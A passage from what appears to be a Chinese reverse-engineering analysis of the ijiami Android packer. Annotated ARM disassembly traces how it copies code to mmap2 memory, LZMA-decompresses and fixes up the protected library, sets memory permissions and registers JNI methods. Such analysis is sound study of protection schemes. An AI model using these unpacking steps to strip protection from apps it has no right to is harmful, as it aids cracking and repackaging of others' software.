.0AD:510A3F1C 0B 9D                     LDR     R5, [SP,#0x14+arg_18]
.0AD:510A3F1E 0F 99                     LDR     R1, [SP,#0x14+arg_28]
.0AD:510A3F20 00 F0 29 F8               BL      libexec_alloc_and_copy
.0AD:510A3F24             ; ---------------------------------------------------------------------------
.0AD:510A3F24 1F BC                     POP     {R0-R4}
.0AD:510A3F26 A0 47                     BLX     R4
```

拷贝到其它地方执行的代码：



2)计算指定函数的汇编指令长度：代码要进行拷贝执行，必须计算拷贝代码的长度。爱加密计算拷贝代码的长度方式是通过 call 来计算的。函数实现的排布如下：

```
__asm  call  targetFunc

xxxxxx

xxxxxx

xxxxxx

xxxxxx
```

xxxxxx

xxxxxx

Void targetFunc

而 call 的指令是：


```
LOAD:510A3D4C 00 F0 C0 F8                 BL      sub_510A3ED0
```

00 f0 是指令 opcode，c0 与跳转的距离有关，计算公式是（targetAddr - curAddr）/2 - 2 =opdataLen。那么知道 c0 就知道中间 xxx 代码的长度了。

3）爱加密处理的数据有三块，第一块未知，第二块是压缩过的指令数据，第三块是需要拷贝到堆上的代码，这三块数据总长度为 0x29e3c，使用 mmap2 进行申请映射内存，如下：

```
B2 00 F0 3D F8              BL      libexec_unknown0ffsetCalc ; r3          0x14428F54
B6 52 19                    ADDS    R2, R2, R5      ; 结果r2          0xa78f  ;当前r5-2b
B8 91 00                    LSLS    R1, R2, #2      ; r1          0x29e3c
BA 00 24                    MOVS    R4, #0
BC E4 43                    MVNS    R4, R4          ; r4          0xFFFFFFFF
BE 22 23                    MOVS    R3, #0x22 ; '"'
C0 07 22                    MOVS    R2, #7
C2 11 91                    STR     R1, [SP,#4+arg_40_storeCallOffsetSum]
C4 00 20                    MOVS    R0, #0
C6 C0 27                    MOVS    R7, #0xC0 ; '
C8 00 DF                    SVC     0               ; 这里是调用服务mmap2，r0          0x4fb5a000
CA 03 13                    ASRS    R3, R0, #0xC    ; 算数右移12位
CC 01 33                    ADDS    R3, #1          ; r3          0x4fb5b
CE 00 D1                    BNE     loc_510A3FD2    ; 上边是对返回值进行判断，linux返回值是-1，不同于windou
D0 01 DE                    UND     #1
D2
```

然后将三块数据拷贝到映射的内存上，



在此之后，数据内存排布：

AAAAAAAAA

BBBBBBBBBB

CCCCCCCCCC

爱加密还原代码前，处理了三块数据，如上。其中，“AAAAAAAAAA”数据是一组未使用过的数据，具体功能未知，长度为 0x6b0；“BBBBBBBBBB”代表的是 lzma 压缩过的数据；“CCCCCCCCCC”代表的是拷贝函数的数据（一共拷贝三个函数的代码）。

```
LOAD:5107AC1C F8 1B 07 00                 DCD 0x71BF8             ; 解压的长度
LOAD:5107AC20 77 90 02 00                 DCD 0x29077             ; 这里是压缩后的长度
LOAD:5107AC24 09 50 00 00                 DCD 0x5009
```

4）修改 lr，然后刷新 cache，返回到 mmap2 得到的堆上的函数进行执行

```
OAD:510A4010 01 1C                                          MOVS        R1, R0                      ;
r0                          0x4fb83e3c
LOAD:510A4012 10 1C                                          MOVS        R0, R2                      ;
r2                          0x4fb83bd8
LOAD:510A4014 BE 46                                          MOV          LR, R7                      ;
r7                          0x4fb83d91
LOAD:510A4014
    ; 这里对 lr 寄存器进行修改
LOAD:510A4016 C3 E7                                          B              libexec___ARM_NR_cacheflush
```

5）再次调用 mmap2，抹掉最初的“AA”、“BB”和“CC”三块数据，这样，之前执行的代码和数据将都被清零。这三块数据就被搬运到第一次调用 mmap2 得到的地址上，数据在内存重新做了排布。

```
0AD:510A3F04 00 24                      MOVS    R4, #0          ; 这块代码被拷贝到申请的内存中进行执行，这样
0AD:510A3F06 E4 43                      MVNS    R4, R4
0AD:510A3F08 32 23                      MOVS    R3, #0x32 ; '2'
0AD:510A3F0A 03 22                      MOVS    R2, #3
0AD:510A3F0C 0D 99                      LDR     R1, [SP,#0x14+arg_20] ; r1              0x72758
0AD:510A3F0E 0C 98                      LDR     R0, [SP,#0x14+arg_1C] ; r0              0x5107a000
0AD:510A3F10 06 1C                      MOVS    R6, R0
0AD:510A3F12 C0 27                      MOVS    R7, #0xC0 ; '
0AD:510A3F14 00 DF                      SVC     0               ; mmap2
0AD:510A3F14                                                    ; 将地址0x5107a000做映射,这块地址的数据将被
0AD:510A3F16 B0 42                      CMP     R0, R6
0AD:510A3F18 00 D0                      BEQ     loc_510A3F1C    ; r5                0x2d8
0AD:510A3F18                                                    ; 拷贝的长度是0x2d8*4
0AD:510A3F1A 01 DE                      UND     #1
0AD:510A3F1C            ; ---------------------------------------------------------------------------
0AD:510A3F1C
```

6）解压数据：将数据解压到第二次调用 mmap2 清零的地址上，偏移为 0x6b0。数据的解压使用的是 lzma 算法，解压的代码：

```
D:510A3F1C 08 9D                        LDR     R5, [SP,#0x14+arg_18] ; r5              0x2d8
D:510A3F1E 0F 99                        LDR     R1, [SP,#0x14+arg_28] ; r1              0x4fb5a000; r1应该是之前
D:510A3F20 00 F0 29 F8                  BL      libexec_memcopy ; 首先是将0x5107a000重新做映射清理数据，然后讲0
D:510A3F24 1F BC                        POP     {R0-R4}
D:510A3F26 A0 47                        BLX     R4              ; 510A3D50; 这个函数就是解码函数
D:510A3F26                                                      ;
D:510A3F26                                                      ; r0            mmap2第一次映射得到的地址+0xb6
D:510A3F26                                                      ; r1            0x29077
D:510A3F26                                                      ; r2            0x5107AB60
D:510A3F26                                                      ; r3            0xbef744b0
D:510A3F28 08 BC                        POP     {R3}
```

上图中，r4 指向的 lzma 的解压函数，r0 是待解压的数据，r1 是待解压的长度，r2 是解压到的地址，r3 上是保存解压到的地址空间的长度的地址。Lzma 的具体实现：

```
LOAD:510A3D50                         CODE32
LOAD:510A3D50 FC 40 2D E9             DCD 0xE92D40FC          ; (gdb) disas 0x4fb83bd8,+20
LOAD:510A3D50                                                 ; Dump of assembler code from 0x4fb83bd8 to 0x4fb83bec:
LOAD:510A3D50                                                 ;    0x4fb83bd8:  push    {r2, r3, r4, r5, r6, r7, lr}
LOAD:510A3D50                                                 ;    0x4fb83bdc:  add     r7, r1, r0
LOAD:510A3D50                                                 ;    0x4fb83be0:  mvn     r5, #0
LOAD:510A3D50                                                 ;    0x4fb83be4:  mov     r4, #-2147483648        ; 0x800
LOAD:510A3D50                                                 ;    0x4fb83be8:  b       0x4fb83c40
LOAD:510A3D54                 ; ---------------------------------------------------------------------------
LOAD:510A3D54                         CODE32
LOAD:510A3D54 00 70 81 E0             ADD     R7, R1, R0
LOAD:510A3D58 00 50 E0 E3             MOV     R5, 0xFFFFFFFF
LOAD:510A3D5C 02 41 A0 E3             MOV     R4, #0x80000000
LOAD:510A3D60 14 00 00 EA             B       loc_510A3DB8
LOAD:510A3D64                 ; ---------------------------------------------------------------------------
LOAD:510A3D64
LOAD:510A3D64                 loc_510A3D64                            ; CODE XREF: LOAD:510A3E0C↓j
LOAD:510A3D64 18 00 BD E8             LDMFD   SP!, {R3,R4}
LOAD:510A3D68 07 00 40 E0             SUB     R0, R0, R7
LOAD:510A3D6C 03 20 42 E0             SUB     R2, R2, R3
LOAD:510A3D70 00 20 84 E5             STR     R2, [R4]
LOAD:510A3D74 00 40 A0 E1             MOV     R4, R0
LOAD:510A3D78 03 00 A0 E1             MOV     R0, R3
LOAD:510A3D7C 02 10 83 E0             ADD     R1, R3, R2
LOAD:510A3D80 00 20 A0 E3             MOV     R2, #0
LOAD:510A3D84 07 C0 A0 E1             MOV     R12, R7
LOAD:510A3D88 02 70 A0 E3+            MOV     R7, 0xF0002
LOAD:510A3D90 00 00 00 EF             SVC     0
LOAD:510A3D94 0C 70 A0 E1             MOV     R7, R12
LOAD:510A3D98 04 00 A0 E1             MOV     R0, R4
LOAD:510A3D9C F0 80 BD E8             LDMFD   SP!, {R4-R7,PC}
LOAD:510A3DA0
LOAD:510A3DA0                 ; ============== S U B R O U T I N E =======================================
LOAD:510A3DA0
LOAD:510A3DA0
LOAD:510A3DA0                 sub_510A3DA0                            ; CODE XREF: LOAD:510A3DBC↓p
LOAD:510A3DA0                                                         ; LOAD:510A3DD4↓p ...
LOAD:510A3DA0 01 40 D0 E4             LDRB    R4, [R0],#1
LOAD:510A3DA4 04 40 A4 E0             ADC     R4, R4, R4
LOAD:510A3DA8 04 4C B0 E1             MOVS    R4, R4,LSL#24
LOAD:510A3DAC 0E F0 A0 E1             RET
LOAD:510A3DAC                 ; End of function sub_510A3DA0
LOAD:510A3DAC
LOAD:510A3DB8                 ; ---------------------------------------------------------------------------
```

7）修正指定数据：解压完的数据并不是最终的代码，还需要进行修正。修正代码如下：

```
.0AD:510A3F3C 00 D0             BEQ     loc_510A3F40    ; 这里没有跳转
.0AD:510A3F3E A0 47             BLX     R4              ; 510A3D00
.0AD:510A3F3E                                           ; r0 = 模块及地址+0x8b60
.0AD:510A3F3E                                           ; r1 = 0x71bf8
.0AD:510A3F3E                                           ; r2 = 0
.0AD:510A3F3E                                           ; r3 = 0x50
.0AD:510A3F3E                                           ; r4 = 第一次mmap申请的内存 +
.0AD:510A3F3E                                           ; r5 = 0x2d8
.0AD:510A3F3E                                           ;
.0AD:510A3F3E                                           ; 这个函数的主要功能是对一些字符串进行还原
.0AD:510A3F40
```

修正的方法是：解压后的数据从末端开始往前，每四字节为单位，如果这四字的最高个字节是低四位是 0xb,则进行移位修复。（这种方法很像 pe 壳中解密代码后，对 0xe8、0xe9、0xff25 等的修复）修复代码如下：

```
3A3D00 1B 06                    LSLS    R3, R3, #0x18   ; r3              0x50; r3              0x50000000
3A3D02 89 08                    LSRS    R1, R1, #2      ; r1              0x1c6fe
3A3D04 1B 0E                    LSRS    R3, R3, #0x18   ; r3              0x50
3A3D06 89 00                    LSLS    R1, R1, #2      ; r1              0x71bf8
3A3D08 50 2B                    CMP     R3, #'P'
3A3D0A 11 D1                    BNE     locret_510A3D30 ; 这里没有跳转
3A3D0C 0E E0                    B       loc_510A3D2C    ; r1表征的是长度
3A3D0E                  ; ---------------------------------------------------------------------------
3A3D0E
3A3D0E                  loc_510A3D0E                    ; CODE XREF: libexec_init+74↓j
3A3D0E 04 39                    SUBS    R1, #4
3A3D10 42 58                    LDR     R2, [R0,R1]     ; 这一块就是循环解码的代码 r0              0x5107ab60
3A3D12 13 01                    LSLS    R3, R2, #4      ; 先把高四位清零，然后右移24位置，也就是取得dword最
3A3D14 1B 0F                    LSRS    R3, R3, #0x1C
3A3D16 0B 2B                    CMP     R3, #0xB
3A3D18 08 D1                    BNE     loc_510A3D2C    ; r1表征的是长度
3A3D1A 89 08                    LSRS    R1, R1, #2
3A3D1C 53 1A                    SUBS    R3, R2, R1
3A3D1E 89 00                    LSLS    R1, R1, #2
3A3D20 12 0E                    LSRS    R2, R2, #0x18
3A3D22 1B 02                    LSLS    R3, R3, #8
3A3D24 12 06                    LSLS    R2, R2, #0x18
3A3D26 1B 0A                    LSRS    R3, R3, #8
3A3D28 1A 43                    ORRS    R2, R3
3A3D2A 42 50                    STR     R2, [R0,R1]
3A3D2C
3A3D2C                  loc_510A3D2C                    ; CODE XREF: libexec_init+52↑j
3A3D2C                                                  ; libexec_init+5E↑j
3A3D2C 00 29                    CMP     R1, #0          ; r1表征的是长度
3A3D2E EE D1                    BNE     loc_510A3D0E
3A3D30
3A3D30                  locret_510A3D30                 ; CODE XREF: libexec_init+50↑j
3A3D30 70 47                    BX      LR
```

8）修改内存属性，代码就完全解密，并可以运行了。

```
1B 42                   TST     R3, R3          ; r3              0x5
00 D0                   BEQ     loc_510A3F40    ; 这里没有跳转
A0 47                   BLX     R4              ; 510A3D00

            loc_510A3F40                        ; CODE XREF: sub_510
00 98                   LDR     R0, [SP,#-0x1C+arg_1C]
01 99                   LDR     R1, [SP,#-0x1C+arg_20]
09 18                   ADDS    R1, R1, R0
00 F0 2B F8             BL      libexec___ARM_NR_cacheflush
0B BC                   POP     {R0,R1,R3}
9E 46                   MOV     LR, R3
05 22                   MOVS    R2, #5
7D 27                   MOVS    R7, #0x7D ; '}'
00 DF                   SVC     0               ; __NR_mprotect
5B 27                   MOVS    R7, #0x5B ; '['
03 BD                   POP     {R0,R1,PC}
```

解密前的导出函数代码如下：


```
LOAD:5107E5EC                           EXPORT deinit
LOAD:5107E5EC                deinit
LOAD:5107E5EC 58 2D                     CMP     R5, #0x58 ; 'X'
LOAD:5107E5EE 2F 4D                     LDR     R5, =0x340517C3
LOAD:5107E5F0 15 1A                     SUBS    R5, R2, R0
LOAD:5107E5F2 99 6E                     LDR     R1, [R3,#0x68]
LOAD:5107E5F4 FA 8A                     LDRH    R2, [R7,#0x16]
LOAD:5107E5F6 58 55                     STRB    R0, [R3,R5]
LOAD:5107E5F6                ; ---------------------------------------
LOAD:5107E5F8 F3                        DCB 0xF3 ;
LOAD:5107E5F9 FE                        DCB 0xFE ;
LOAD:5107E5FA 90                        DCB 0x90 ;
LOAD:5107E5FB CF                        DCB 0xCF ;
LOAD:5107E5FC 2E                        DCB 0x2E ; .
LOAD:5107E5FD D6                        DCB 0xD6 ;
LOAD:5107E5FE 3C                        DCB 0x3C ; <
LOAD:5107E5FF 94                        DCB 0x94 ;
LOAD:5107E600 B9                        DCB 0xB9 ;
LOAD:5107E601 69                        DCB 0x69 ; i
LOAD:5107E602 C5                        DCB 0xC5 ;
LOAD:5107E603 FE                        DCB 0xFE ;
LOAD:5107E604 51                        DCB 0x51 ; Q
```

显然上图中的代码没法运行，解码后的代码如下：

```
.OAD:5107E5EC                 a_deinit
.OAD:5107E5EC
.OAD:5107E5EC                 var_2C          = -0x2C
.OAD:5107E5EC                 var_28          = -0x28
.OAD:5107E5EC
.OAD:5107E5EC 30 B5                           PUSH    {R4,R5,LR}
.OAD:5107E5EE 17 4B                           LDR     R3, =(unk_510F33F8 - 0x5107E5F8)
.OAD:5107E5F0 89 B0                           SUB     SP, SP, #0x24
.OAD:5107E5F2 01 A9                           ADD     R1, SP, #0x30+var_2C
.OAD:5107E5F4 7B 44                           ADD     R3, PC
.OAD:5107E5F6 18 60                           STR     R0, [R3]
.OAD:5107E5F8 00 23                           MOVS    R3, #0
.OAD:5107E5FA 01 93                           STR     R3, [SP,#0x30+var_2C]
.OAD:5107E5FC 03 68                           LDR     R3, [R0]
.OAD:5107E5FE 14 4A                           LDR     R2, =0x10004
.OAD:5107E600 9B 69                           LDR     R3, [R3,#0x18]
.OAD:5107E602 98 47                           BLX     R3
.OAD:5107E604 00 28                           CMP     R0, #0
.OAD:5107E606 02 D0                           BEQ     loc_5107E60E
.OAD:5107E608
.OAD:5107E608                 loc_5107E608                            ; CODE XREF: a_deinit+44↓j
.OAD:5107E608                                                         ; a_deinit+58↓j
.OAD:5107E608 01 20                           MOVS    R0, #1
.OAD:5107E60A 40 42                           NEGS    R0, R0
.OAD:5107E60C 1C E0                           B       loc_5107E648
.OAD:5107E60E                 ; ---------------------------------------------------------------------------
.OAD:5107E60E
.OAD:5107E60E                 loc_5107E60E                            ; CODE XREF: a_deinit+1A↑j
.OAD:5107E60E 11 4A                           LDR     R2, =(loc_510F3204 - 0x5107E618)
.OAD:5107E610 02 AC                           ADD     R4, SP, #0x30+var_28
.OAD:5107E612 23 1C                           MOVS    R3, R4
.OAD:5107E614 7A 44                           ADD     R2, PC
.OAD:5107E616 23 CA                           LDMIA   R2!, {R0,R1,R5}
.OAD:5107E618 23 C3                           STMIA   R3!, {R0,R1,R5}
.OAD:5107E61A 23 CA                           LDMIA   R2!, {R0,R1,R5}
.OAD:5107E61C 23 C3                           STMIA   R3!, {R0,R1,R5}
.OAD:5107E61E 0E 49                           LDR     R1, =(unk_510F1004 - 0x5107E628)
.OAD:5107E620 C0 22 12 01                     MOVS    R2, 0xC00
.OAD:5107E624 79 44                           ADD     R1, PC
.OAD:5107E626 89 18                           ADDS    R1, R1, R2
.OAD:5107E628 01 98                           LDR     R0, [SP,#0x30+var_2C]
.OAD:5107E62A FD F7 40 F9                     BL      sub_5107B8AE
.OAD:5107E62E 01 1E                           SUBS    R1, R0, #0
.OAD:5107E630 EA D0                           BEQ     loc_5107E608
```

解码后的代码分析

解密后的代码上边已经给出，r0 传递的就是 jnienv 虚表指针，gdb 中显示相关 api 在 libicuil8n.so 模块中，如下：



1）动态注册接口：解密后的代码主要是动态注册用于 java 调用的接口，如下：

```
.0AD:50F625EC                 a_deinit
.0AD:50F625EC
.0AD:50F625EC                 var_2C          = -0x2C
.0AD:50F625EC                 var_28          = -0x28
.0AD:50F625EC
.0AD:50F625EC 30 B5                           PUSH    {R4,R5,LR}
.0AD:50F625EE 17 4B                           LDR     R3, =(unk_50FD73F8 - 0x50F625F8)
.0AD:50F625F0 89 B0                           SUB     SP, SP, #0x24
.0AD:50F625F2 01 A9                           ADD     R1, SP, #0x30+var_2C
.0AD:50F625F4 7B 44                           ADD     R3, PC
.0AD:50F625F6 18 60                           STR     R0, [R3]        ; 保存r0  jnienv
.0AD:50F625F8 00 23                           MOVS    R3, #0
.0AD:50F625FA 01 93                           STR     R3, [SP,#0x30+var_2C]
.0AD:50F625FC 03 68                           LDR     R3, [R0]
.0AD:50F625FE 14 4A                           LDR     R2, =0x10004
.0AD:50F62600 9B 69                           LDR     R3, [R3,#0x18]
.0AD:50F62602 98 47                           BLX     R3              ; FindClass
.0AD:50F62602                                                         ; 查找的类为null，所以返回也为null
.0AD:50F62604 00 28                           CMP     R0, #0
.0AD:50F62606 02 D0                           BEQ     loc_50F6260E
.0AD:50F62608
.0AD:50F62608                 loc_50F62608                            ; CODE XREF: a_deinit+44↓j
.0AD:50F62608                                                         ; a_deinit+58↓j
.0AD:50F62608 01 20                           MOVS    R0, #1
.0AD:50F6260A 40 42                           NEGS    R0, R0
.0AD:50F6260C 1C E0                           B       loc_50F62648
.0AD:50F6260E                 ; ---------------------------------------------------------------------------
.0AD:50F6260E
.0AD:50F6260E                 loc_50F6260E                            ; CODE XREF: a_deinit+10↑j
.0AD:50F6260E 11 4A                           LDR     R2, =(loc_50FD7204 - 0x50F62618)
.0AD:50F62610 02 AC                           ADD     R4, SP, #0x30+var_28
.0AD:50F62612 23 1C                           MOVS    R3, R4
.0AD:50F62614 7A 44                           ADD     R2, PC
.0AD:50F62616 23 CA                           LDMIA   R2!, {R0,R1,R5}
.0AD:50F62618 23 C3                           STMIA   R3!, {R0,R1,R5}
.0AD:50F6261A 23 CA                           LDMIA   R2!, {R0,R1,R5}
.0AD:50F6261C 23 C3                           STMIA   R3!, {R0,R1,R5}
.0AD:50F6261E 0E 49                           LDR     R1, =(unk_50FD5004 - 0x50F62628)
.0AD:50F62620 C0 22 12 01                     MOVS    R2, 0xC80
.0AD:50F62624 79 44                           ADD     R1, PC
.0AD:50F62626 89 18                           ADDS    R1, R1, R2
.0AD:50F62628 01 98                           LDR     R0, [SP,#0x30+var_2C]
.0AD:50F6262A FD F7 40 F9                     BL      dump_findSomeClass ; 查找类com/shell/NativeApplication
.0AD:50F6262E 01 1E                           SUBS    R1, R0, #0
.0AD:50F62630 EA D0                           BEQ     loc_50F62608
.0AD:50F62632 01 98                           LDR     R0, [SP,#0x30+var_2C]
.0AD:50F62634 D7 23 9B 00                     MOVS    R3, 0x35C
.0AD:50F62638 02 68                           LDR     R2, [R0]
.0AD:50F6263A D5 58                           LDR     R5, [R2,R3]     ; 获取方法RegisterNatives地址
.0AD:50F6263C 22 1C                           MOVS    R2, R4
.0AD:50F6263E 02 23                           MOVS    R3, #2
.0AD:50F62640 A8 47                           BLX     R5              ; JNINativeMethod
.0AD:50F62640                                                         ; 1 load  (Landroid/app/Application;Ljavja/lang/String;)2
.0AD:50F62640                                                         ; 2 run   (Landroid/app/Application;Ljavja/lang/String;)2
.0AD:50F62642 00 28                           CMP     R0, #0
```

```
OAD:50F626D4 F0 B5                  PUSH    {R4-R7,LR}
OAD:50F626D6 D0 49                  LDR     R1, =(loc_50FD4E5C - 0x50F626E0)
OAD:50F626D8 E7 B0                  SUB     SP, SP, #0x19C
OAD:50F626DA 07 1C                  MOVS    R7, R0
OAD:50F626DC 79 44                  ADD     R1, PC ; loc_50FD4E5C
OAD:50F626DE 08 91                  STR     R1, [SP,#0x1B0+var_190]
OAD:50F626E0 06 92                  STR     R2, [SP,#0x1B0+var_198]
OAD:50F626E2 09 93                  STR     R3, [SP,#0x1B0+var_18C]
OAD:50F626E4 FD F7 74 FE            BL      sub_50F603D0
OAD:50F626E8 0A 90                  STR     R0, [SP,#0x1B0+var_188]
OAD:50F626EA 38 1C                  MOVS    R0, R7
OAD:50F626EC FD F7 3E FD            BL      sub_50F6016C
OAD:50F626F0 04 1E                  SUBS    R4, R0, #0
OAD:50F626F2 01 D1                  BNE     loc_50F626F8
OAD:50F626F4 00 F0 4A FC            BL      loc_50F62F8C
OAD:50F626F8                        ; ---------------------------------------------------------------------------
OAD:50F626F8                        ; CODE XREF: dump_load+1
OAD:50F626F8 36 AD                  ADD     R5, SP, #0x1B0+var_D8
OAD:50F626FA 28 1C                  MOVS    R0, R5
OAD:50F626FC 39 1C                  MOVS    R1, R7
OAD:50F626FE 06 9A                  LDR     R2, [SP,#0x1B0+var_198]
OAD:50F62700 FD F7 14 FF            BL      sub_50F6052C
OAD:50F62704 28 1C                  MOVS    R0, R5
OAD:50F62706 FD F7 35 FF            BL      sub_50F60574
OAD:50F6270A 04 90                  STR     R0, [SP,#0x1B0+var_1A0]
OAD:50F6270C 39 1C                  MOVS    R1, R7
OAD:50F6270E 11 A8                  ADD     R0, SP, #0x1B0+var_16C
OAD:50F62710 04 9A                  LDR     R2, [SP,#0x1B0+var_1A0]
OAD:50F62712 FD F7 75 FA            BL      sub_50F5FC00
OAD:50F62716 0A 9B                  LDR     R3, [SP,#0x1B0+var_188]
OAD:50F62718 45 AA                  ADD     R2, SP, #0x1B0+var_9C
OAD:50F6271A 12 2B                  CMP     R3, #0x12
OAD:50F6271C 6A DD                  BLE     loc_50F627F4
OAD:50F6271E BF 49                  LDR     R1, =(unk_50FD5004 - 0x50F62728)
OAD:50F62720 D0 23 1B 01            MOVS    R3, #0xD00
OAD:50F62724 79 44                  ADD     R1, PC ; unk_50FD5004
OAD:50F62726 12 A8                  ADD     R0, SP, #0x1B0+var_168
OAD:50F62728 C9 18                  ADDS    R1, R1, R3
OAD:50F6272A 5F F0 0D F8            BL      0x50FC1748
OAD:50F6272E BC 49                  LDR     R1, =(loc_50FD6584 - 0x50F62738)
OAD:50F62730 13 A8                  ADD     R0, SP, #0x1B0+var_164
OAD:50F62732 4A AA                  ADD     R2, SP, #0x1B0+var_88
OAD:50F62734 79 44                  ADD     R1, PC ; loc_50FD6584
OAD:50F62736 81 31                  ADDS    R1, #0x81 ;
OAD:50F62738 FF 31                  ADDS    R1, #0xFF
```

```
.OAD:50F61460 F0 B5                 PUSH    {R4-R7,LR}
.OAD:50F61462 C9 4C                 LDR     R4, =0xFFFFFDBC
.OAD:50F61464 19 1C                 MOVS    R1, R3
.OAD:50F61466 07 1C                 MOVS    R7, R0
.OAD:50F61468 A5 44                 ADD     SP, R4
.OAD:50F6146A 06 92                 STR     R2, [SP,#0x258+var_240]
.OAD:50F6146C C7 4A                 LDR     R2, =(loc_50FD4E5C - 0x50F61472)
.OAD:50F6146E 7A 44                 ADD     R2, PC ; loc_50FD4E5C
.OAD:50F61470 09 92                 STR     R2, [SP,#0x258+var_234]
.OAD:50F61472 02 68                 LDR     R2, [R0]
.OAD:50F61474 52 60                 LDR     R2, [R2,#0x54]
.OAD:50F61476 90 47                 BLX     R2
.OAD:50F61478 04 90                 STR     R0, [SP,#0x258+var_248]
.OAD:50F6147A 39 1C                 MOVS    R1, R7
.OAD:50F6147C 1D A8                 ADD     R0, SP, #0x258+var_1E4
.OAD:50F6147E 04 9A                 LDR     R2, [SP,#0x258+var_248]
.OAD:50F61480 FE F7 BE FB           BL      sub_50F5FC00
.OAD:50F61484 38 1C                 MOVS    R0, R7
.OAD:50F61486 FE F7 71 FE           BL      sub_50F6016C
.OAD:50F6148A 07 90                 STR     R0, [SP,#0x258+var_23C]
.OAD:50F6148C 00 28                 CMP     R0, #0
.OAD:50F6148E 03 D1                 BNE     loc_50F61498
.OAD:50F61490
.OAD:50F61490                       loc_50F61490                            ; CODE XREF: dump_run+9C↓j
.OAD:50F61490                                                               ; dump_run+174↓j ...
.OAD:50F61490 00 23                 MOVS    R3, #0
.OAD:50F61492 05 93                 STR     R3, [SP,#0x258+var_244]
.OAD:50F61494 01 F0 7F F8           BL      loc_50F62596
.OAD:50F61498                       ; ---------------------------------------------------------------------------
.OAD:50F61498
.OAD:50F61498                       loc_50F61498                            ; CODE XREF: dump_run+2E↑j
.OAD:50F61498 BD 49                 LDR     R1, =(unk_50FD5004 - 0x50F614A4)
.OAD:50F6149A D0 22 12 01           MOVS    R2, #0xD00
